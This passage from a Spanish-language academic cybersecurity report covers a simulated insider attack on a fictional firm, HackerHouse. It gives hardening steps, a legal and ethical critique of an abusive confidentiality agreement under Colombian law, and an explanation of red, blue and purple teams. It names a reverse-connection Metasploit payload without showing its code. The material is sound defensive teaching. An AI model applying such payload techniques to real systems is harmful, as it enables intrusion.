
Ilustración 46 Software de seguridad Adicional




Fuente: Autor de este documento

4. Definir políticas de seguridad a equipos locales, entre estas asignar contraseñas robustas (más de 8 caracteres, con mayúsculas, con símbolos, minúsculas y números), periocidad en el vencimiento de las contraseñas, Este tipo de estrategias se pueden aplicar en el servidor o la máquina local mediante las políticas de seguridad en Gpedit. Ver Ilustración 48.

Ilustración 47 Windows Update




Fuente: Autor de este documento
Ilustración 48 Política de contraseñas



Fuente: Autor de este documento

5. Restricción de instalación de software, en el caso del equipo con Windows definir a los usuarios como perfil de usuarios estándar para que no puedan instalar software, deshabilitar cuentas administradoras o estándar por defecto del sistema, asignación de permisos en el sistema, así mismo definir listas blancas de aplicaciones permitidas en los sistemas de los equipos, para evitar como en este caso la instalación de un PAYLOAD; ver ilustración 49.

Ilustración 49 Perfil de usuarios




Fuente: Autor de este documento

6. Desactivar protocolos o servicios que no se vaya a utilizar en el sistema, dejando activos los más esenciales para trabajar, si es el caso de que necesite un servicio o protocolo puede activarlo en su momento. como por ejemplo en este caso se desactiva el acceso remoto al equipo; ver ilustración 50.

7. Auditoria de los sistemas o aplicaciones internos, como por ejemplo navegadores, clientes de correo electrónico, aplicaciones web o aquellas que necesiten los servicios de red para funcionar, por ejemplo, la aplicación de WhatsApp, incluso si es posible cifrarlas de extremo a extremo; ver ilustración 51.


8. Procedimientos o políticas de Copias de respaldo tanto de la información como de los sistemas, con el fin de tener un plan de contingencia para las vulnerabilidades explotadas o posibles daño que puedan ocurrir.

Ilustración 50 Servicios esenciales



Fuente: Autor de este documento

Ilustración 51 Auditoria de los sistemas o aplicaciones internos



Fuente: Autor de este documento

2.3 RECONOCER LOS ASPECTOS ÉTICOS Y LEGALES ACORDES A LAS PRUEBAS REALIZADAS.

En Colombia los Profesionales de las áreas e ingeniería y a fines, son regulados por el COPNIA “Consejo Profesional nacional de ingeniería”, los cuales imparten y regulan las conductas o comportamientos de los Profesionales de Ingeniería, mediante códigos legales nacionales; como en este caso el código de ética.

“Yo como profesional de Ingeniería de sistemas, adscrito al COPNIA, por lo tanto regulado y obligado a acatar las políticas o reglamentos que estos imparten; como en este caso el código de Ética, si se me ofrece el puesto de especialista de seguridad Informática, con salario de entre 17´000.000 y 22´000.000 en la empresa HackerHouse, pero con el acuerdo de confidencialidad impartido por el abogado que creó el acuerdo anterior, en el cual en el punto anterior se validaron las inconsistencias presentadas, no aceptaría este trabajo, y por el contrario, denunciaría este tipo de ofrecimientos , ya que conociendo el código de ética y la regulación nacional “Ley 1273 de 2009” y la Ley de habeas data, puedo establecer los posibles delitos o malas prácticas que este acuerdo conlleva.

Como se manifiesta a continuación sobre el acuerdo de confidencialidad atenta directamente contra el código de ética y la ley 1273 de 2009, esto debido a que en cada párrafo se establece que el profesional que firme el acuerdo, guarde silencio ante posibles irregularidades en las operaciones de la empresa, consideradas o definidas como delitos, tanto en el ámbito informático y de habeas data. Es así como en este acuerdo se evidencia el uso de información privada de manera ilegal, acceso abusivo a sistemas informáticos o a información personal, prestar el servicio aun sabiendo que el objeto de este trabajo es de orden dudoso con respectos a los términos legales tanto en la constitución política de Colombia como en el código de ética del COPNIA.

Irregularidades éticas y legas en el acuerdo de confidencialidad:

En el acuerdo se presenta el párrafo que puede observar en la ilustración 52 , la cual obligan al especialista que van a contratar a que guarde silencio con procesos presuntamente ilegales dentro de HackerHouse, sin embargo, es importante resaltar que este párrafo va en contra del código de Ética estipulado por el COPNIA, ver ilustración 53.

Ilustración 52 Cláusula 1

Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

Fuente: Autor de este documento

Ilustración 53 Código de Ética COPNIA


f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;

Fuente: COPNIA. Código de Ética. Artículo 31. p7. https://www.copnia.gov.co/

De esta forma se estaría incurriendo en faltas graves al código de Ética, estipulado por el COPNIA; esta a su vez está contenida en la Ley 842 de 2003 de la constitución política de Colombia, siendo un posible delito según sean sus implicaciones.

Así mismo se encuentra otra violación a la legislación Colombiana, esta vez se puede evidenciar que la empresa HackerHouse cataloga como información confidencial a Chuzadas, o interceptación ilegal de información ver ilustración 54, como se evidencia en el acuerdo, el abogado de HackerHouse pretende convertir en cómplice a quien firme el acuerdo de confidencialidad, teniendo en cuenta que la Ley 1273 DE 2009 en sus artículos Artículo 269A y Articulo 269C, establece estás prácticas como delito informático las cuales dicen textualmente: Artículo 269A: Acceso abusivo a un sistema informático e Artículo 269C: Interceptación de datos informáticos


Ilustración 54 Chuzadas



Fuente: Autor de este documento

Posteriormente en el acuerdo describen los deberes de los receptores, en el cual se encuentra la siguiente definición, ver ilustración 55:

Ilustración 55 Deberes 3




Fuente: Autor de este documento

Se evidencia la violación de los datos personales, al exigirle al colaborador no denunciar estos actos ilícitos, ya que se ve afectada la Ley 1273 DE 2009 en su artículo 269F.

Así mismo se pueden observar 2 párrafos que afectan al colaborador directamente por hechos cometidos por los representantes o miembros de la empresa, ver ilustración 56; estos afectan la transparencia de la empresa y exigen al colaborador omitir su ética profesional. Si diera a lugar estos hechos se estaría incurriendo en el delito de violación de datos personales estipulado en la norma Ley 1273 DE 2009 en su artículo 269F.


Ilustración 56 Mal uso de la información por parte de la compañía



Fuente: Autor de este documento

En la quinta consideración o cláusula se presenta una anomalía, ya que este párrafo queda abierto a cualquier interpretación, no genera confianza que quede escrito a media idea o consideración, ver imagen 57; quedando abierto a que se pueda adicionar o editar esta parte, pudiéndose agregar algún termino que pueda comprometer al colaborador a realizar o aceptar un acto, función u operación ilegal.


Ilustración 57 Quinta Cláusula



Fuente: Anexo 3 - Acuerdo

De igual manera, el documento tiene un error de numeración, ya que no aporta la séptima cláusula, la cual se podría adjuntar a posteriori como un anexo, que pueda perjudicar tanto al colaborador nuevo como a la empresa. Ver Ilustración 58.

Ilustración 58 Séptima Cláusula



Sexta. Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente **acuerdo**, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.


SEPTIMA

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

Fuente: Autor de este documento

Así también, se observa una irregularidad en la octava clausula, ver ilustración 59, la cual establece que cualquier novedad ilegal que se encuentre por los investigadores judiciales con respecto a la información, hacen responsable al colaborador que firme este acuerdo; incurriendo en un delito de la ley 1273 de 2009 en su artículo 269H “Circunstancias de agravación punitiva; en su numeral 1 “Utilizando como instrumento a un tercero de buena fe”. Dejando claro que la empresa no se responsabiliza por cualquier responsabilidad con respecto a la información utilizada en su operación y que tampoco está dispuesta a asumir responsabilidad alguna.

Ilustración 59 Octava Cláusula



Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

Fuente: Autor de este documento

2.4 INDAGAR DE QUÉ MANERA PUEDEN APORTAR EN EL CAMPO DE LA CIBERSEGURIDAD LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN.

Es importante resaltar labor de cada uno de los equipos, que se han venido creando con el fin de proteger o fortalecer cada una de las líneas dispuestas en la ciberseguridad de cualquier entidad o sistema, es por esto que han venido estableciendo los siguientes team o equipos de expertos para dar frente a tanto los cibercriminales como a los delitos cometidos por estos en los sistemas vulnerables, públicos y privados.

Red Team: Es el grupo encargado de la Seguridad Ofensiva “Emulan a los atacantes, ya que realizan ataques no informados, analizan los aspectos de las vulnerabilidades de los sistemas y sus medidas de protección, realizando análisis previos o métodos de escaneo o verificación de información pública, como en redes sociales, su propia página web o plataformas. Para estos ataques, hacen uso de herramientas, para vulnerar a la empresa mediante la mayor cantidad vectores de ataque posibles; dando como resultado la medición de las capacidades actuales propias de los sistemas y sus vulnerabilidades, mediante informes.

Blue Team: Su principal función es la seguridad defensiva, realizan análisis de vulnerabilidades, monitorización, controles y medidas de seguridad constantes; mediante la Implementación de herramientas de seguridad, como IDS e IPS, para un seguimiento periódico. Basan su actuar en metodologías de ciberseguridad y herramientas que posibiliten una defensa proactiva y efectiva en los sistemas que estos analizan o protegen.

Purple Team: Este grupo depende de que ya estén conformados los blue team y red team; ya que sus actividades y funciones principales son las de maximizar y certificar la seguridad defensiva y ofensiva; mediante el análisis de las defensas (Blue Team) de los sistemas y sus respectivas vulnerabilidades antes los ataques (red team) llevados a cabo; a través de planes que coordinen las herramientas de ataque y métodos de defensa efectivos contra estos ataques, creando u organizando controles y metodologías para subsanar las vulnerabilidades encontradas.

Cabe destacar que es una excelente opción implementar estos grupos en conjunto ya que permiten establecer metodologías de ataques que den como resultados informes precisos y concisos sobre las vulnerabilidades encontradas o explotadas, permitiendo al grupo blue team generar metodologías de defensa con sus respectivas herramientas que mitiguen o eliminen estas fallas encontradas, teniendo en cuenta que estas actividades son controladas por un tercer equipo el Purple Team el cual orienta a ambos equipos para que se complementen y maximicen sus esfuerzos. Así mismo se puede resaltar que al definir en una organización los 3 equipos, cada uno de los equipos puede actuar con menos personal que si lo hicieran cada grupo por separado, que cada equipo se centraría en su función principal.

2.5 VIDEO PRESENTACIÓN

A continuación, se presenta el enlace del video en el cual se realiza la presentación de este informe en la plataforma YouTube:

https://youtu.be/OcaW_yagkkY

3 CONCLUSIONES

Las herramientas planteadas en este informe, como lo son Virtual Box, los equipos virtualizados; Windows 10 y Kali Linux, permitieron instaurar escenarios virtuales, pero acordes con situaciones reales; gracias a ellos se pudo establecer un banco de trabajo esencial y acorde a las necesidades de la simulación establecidas para la empresa HackerHouse; que para este caso fue poder demostrar como un atacante interno accedió a un equipo de un funcionario y vulneró su seguridad, todo esto de manera simulada pero fiel a la realidad.

Se puede determinar que la empresa HackerHouse falló en sus sistemas de control para funcionarios y colaboradores, ya que el ataque fue de alguien interno o en complicidad de algún colaborador de la empresa HackerHouse, utilizando métodos avanzados de una posible ingeniería social, hasta la creación de un PAYLOAD en formato ejecutable nombrado *PoC_1121839582.exe*, con la ejecución de un exploit reverse de escucha; todo esto gracias a que tuvo acceso a un segmento igual e incluso las misma red, esto se puede determinar porque el exploit utilizado se configuro con los parámetros de red pertenecientes a los segmentos configurados en HackerHouse, esto se demostró gracias a la identificación de las IP de los equipos informáticos involucrados en este incidente, las cuales se establecieron así 192.168.0.218 para la víctima y 192.168.0.230 para el atacante.

Cuando un equipo está siendo atacado, y este no tiene seguridad se debe aislar el equipo de manera inmediata, y proceder a correr las herramientas propias del sistema, que permitan evidenciar novedades o problemas en el equipo que en este caso se trataba de sistema operativo Windows 10, es por esto que se utiliza el símbolo del sistema con los comandos tasklist y Netstat, y el administrador de tareas. Para su eliminación mediante comandos como taskkill y finalizar el proceso en el administrador de tareas, logrando la desconexión del atacante conectado desde un Kali Linux.

Los grupos red team están capacitados para simular ataques de los cibercriminales, para así poder entregarle al cliente o al grupo blue team que vulnerabilidades encontraron y explotaron para que estos tomen medidas preventivas, para impedir nuevamente ataques de estas y nuevas vulnerabilidades. Para evadir ataques o explotación de las vulnerabilidades en los sistemas, se hace necesario realizarle una harderización, implementación de medidas de seguridad suministradas por un equipo blue team teniendo en cuenta los informes del grupo red team; esto aplicable a todos sus sistemas, ojalá siguiendo las guías de buenas prácticas de los estándares internacionales; de esta forma se implementaron medidas como instalación de antivirus, actualización del sistema operativo y programas, accesos

de usuarios controlados, políticas de contraseñas, desactivación de servicios no esenciales y no funcionales, políticas de Backup de información y de seguridad informática.

4 RECOMENDACIONES

Para la ejecución del banco de pruebas es necesario tener un equipo potente, que tenga buena cantidad de RAM mínimo 16 GB, disco duro de 500gb y un procesador de 8 núcleos, que permita dividir las tareas que cada uno de las máquinas virtuales va a realizar, sin olvidar que el Host está ocasionando consumo por el software virtualizador que se está utilizando, adicional se debe configurar los adaptadores en modo puente para que la práctica se más rápida y sea exitosa.

Al descargar las herramientas como los sistemas operativos, es recomendable que los descarguen de las páginas oficiales, para que no se encuentren con sistemas editados y puedan ocasionar que estas pruebas no se puedan llevar a cabo de manera exitosa.

Es necesario implementar herramientas de monitoreo en los equipos, con el fin de enterarse por medio de alertas o mensajes, que puedan perturbar a un sistema o equipo y sus aplicaciones, para así poder contrarrestar cualquier problema de seguridad que los esté afectando.

Todas las empresas deben siempre realizar análisis de sus riesgos informáticos a los que se ven expuestos, con los respectivos simulacros, así mismo debe implementar los Grupos de Red Team para que estos pongan a prueba los sistemas y a su vez buscar las recomendaciones del grupo Blue team puedan realizar mejoras o implementaciones acordes a sus vulnerabilidades encontradas por el grupo Red team, las cuales permitan que un tercer grupo como el Purple Team, genere una retroalimentación, mediante planes y estrategias analizadas teniendo en cuenta los informes presentados por los otros dos grupos, llevando al máximo su eficiencia permitiendo en muchos casos ahorrar Recursos.

Se recomienda para cualquier organización el establecimiento de un área de T.I, que acate y se establezca bajo los parámetros éticos y legales; implementando los grupos Red Team, Blue team y Purple team, ya que con las metodologías, herramientas, estrategias y pruebas que estos definen y recomiendan, se pueden disminuir los riesgos de ciberseguridad, evitar perdida de información, inoperancia de las actividades de una empresa, asegurando la continuidad del negocio, eso siempre y cuando la organización emplee, acate todas las herramientas y metodologías establecidas por estos grupos; posibilitando así la permanencia de esta empresa en el tiempo; llevándola sin lugar a dudas a una mejora continua.

5 BIBLIOGRAFÍA

BRITE. XDR vs SIEM. [En línea]. 10 de agosto de 2023. Consultado el 16 de septiembre de 2023. Disponible en: https://advance-nt.com/2021/08/10/xdr-vs-siem/

CABAL, Alejandro. Informática o ciencia de la computación [En Línea] 2019. Consultado el 09 de agosto de 2023. Disponible en: http://www.pec.edu.co/blog/79-informatica-o-ciencia-de-la-computacion#:~:text=%22La%20Inform%C3%A1tica%20es%20la%20disciplina,informaci%C3%B3n%20en%20formato%20digital%20utilizando

CHANDEL. Raj. Windows Privilege Escalation: Kernel Exploit [En Línea] 30 de diciembre de 2021.Consultado el 24 de septiembre de 2023. Disponible en: https://www.hackingarticles.in/windows-privilege-escalation-kernel-exploit/

CYBERSECURITY. Equipos De Ciberseguridad: Red, Blue & Purple Team [En Línea] julio 02 de 2021. Consultado el 16 de julio de 2023. Disponible en: https://www.tranxfer.com/equipos-ciberseguridad-red-team-blue-team-y-purple-team/

EDU4RDSHL. Accediendo remotamente a Windows 10 con Metasploit. [En Línea] 18 de mayo de 2018. Consultado el 03 de septiembre de 2023. Disponible en: https://albertovr.com/blog/accediendo-remotamente-a-windows-10-con-metasploit/

HACKER MENTOR. Comprendiendo los equipos de Seguridad Cibernética: Blue Team, Red Team y Purple Team. [En linea] 16 de mayo de2023. Consultado el 16 de septiembre de 2023. Diposnible en: https://www.hacker-mentor.com/blog/equipos-de-seguridad-cibernetica-blue-team-red-team-y-purple-team

HACKPLAYERS. MSFvenom Payload Creator (MSFPC), una forma rápida de generar payloads de Meterpreter con Msfvenom. [En Línea] 10 de septiembre de 2017.Consultado el 04 de septiembre de 2023. Disponible en: https://www.hackplayers.com/2017/09/msfvenom-payload-creator-msfpc.html

HOSTGATOR. México. Powershell: de qué se trata esta herramienta y cómo aprovecharla. [En Línea] 16 agosto de 2023. Consultado el 05 de septiembre de 2023. Disponible en: https://www.hostgator.mx/blog/powershell-de-que-se-trata/

INGENIERÍA Y TECNOLOGIA. Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? [En línea] 7 de enero de 2020. Consultado el 18 de septiembre 2023, disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

INTELIQUIA. RED TEAM Y BLUE TEAM - FUNCIONES Y DIFERENCIAS EN CIBERSEGURIDAD. [En Línea] 26 de enero de 2021. Consultado el 19 de septiembre de 2023. Disponible en: https://intelequia.com/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

JONES, Sam. Abrir XDR frente a SIEM [En Línea]. 22 de junio de 2023. Consultado el 16 de septiembre de 2023. Disponible en : https://stellarcyber.ai/es/open-xdr-vs-siem/ 19 de noviembre de 2021. Consultado el 20 de septiembre de 2023. Disponible en: https://www.esecurityplanet.com/threats/how-hackers-use-payloads-to-take-over-your-machine/

MAURY, Julien. How Hackers Use Payloads to Take Over Your Machine [En Línea]

KEEPCODING. ¿Qué es Metasploit? [En Línea] 05 de julio de 2023. Consultado el 04 de septiembre de 2023. Disponible en: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

LESAND. CVE-2017-8464 REMOTE CODE EXECUTION VULNERABILITY [En Línea] Julio 2017. Consultado el 05 de septiembre de 2023. Disponible en: https://www.lesand.cl/foro/cve-2017-8464-remote-code-execution-vulnerability

LYNGAAS, Sean. Homeland Security report details how teen hackers exploited security weaknesses in some of the world's biggest companies https://edition.cnn.com/2023/08/10/politics/dhs-hacking-report/index.html. [En Línea] 10 de agosto de 2023. Consultado el 20 de septiembre de 2023. Disponible en: https://edition.cnn.com/2023/08/10/politics/dhs-hacking-report/index.html

METASPLOIT FRAMEWORK. [En Línea] Consultado el 18 de septiembre de 2023. Disponible en: https://docs.rapid7.com/metasploit/msf-overview/

NOWAK, SHIRLY ¿Qué es el Pentesting? [En Línea] 28 de noviembre de 2022. Consultado el 10 de agosto de 2023. Disponible en: https://nuclio.school/que-es-el-pentesting

OSTEC. - CVE y CVSS, para la clasificación de vulnerabilidades de seguridad digital. [En Línea]. 29 de mayo de 2023. Consultado el 11 de agosto de 2023. Disponible en: https://ostec.blog/es/aprendizaje-descubrimiento/cve-y-cvss-para-la-clasificacion-de-vulnerabilidades-de-seguridad-digital/?cn-reloaded=1

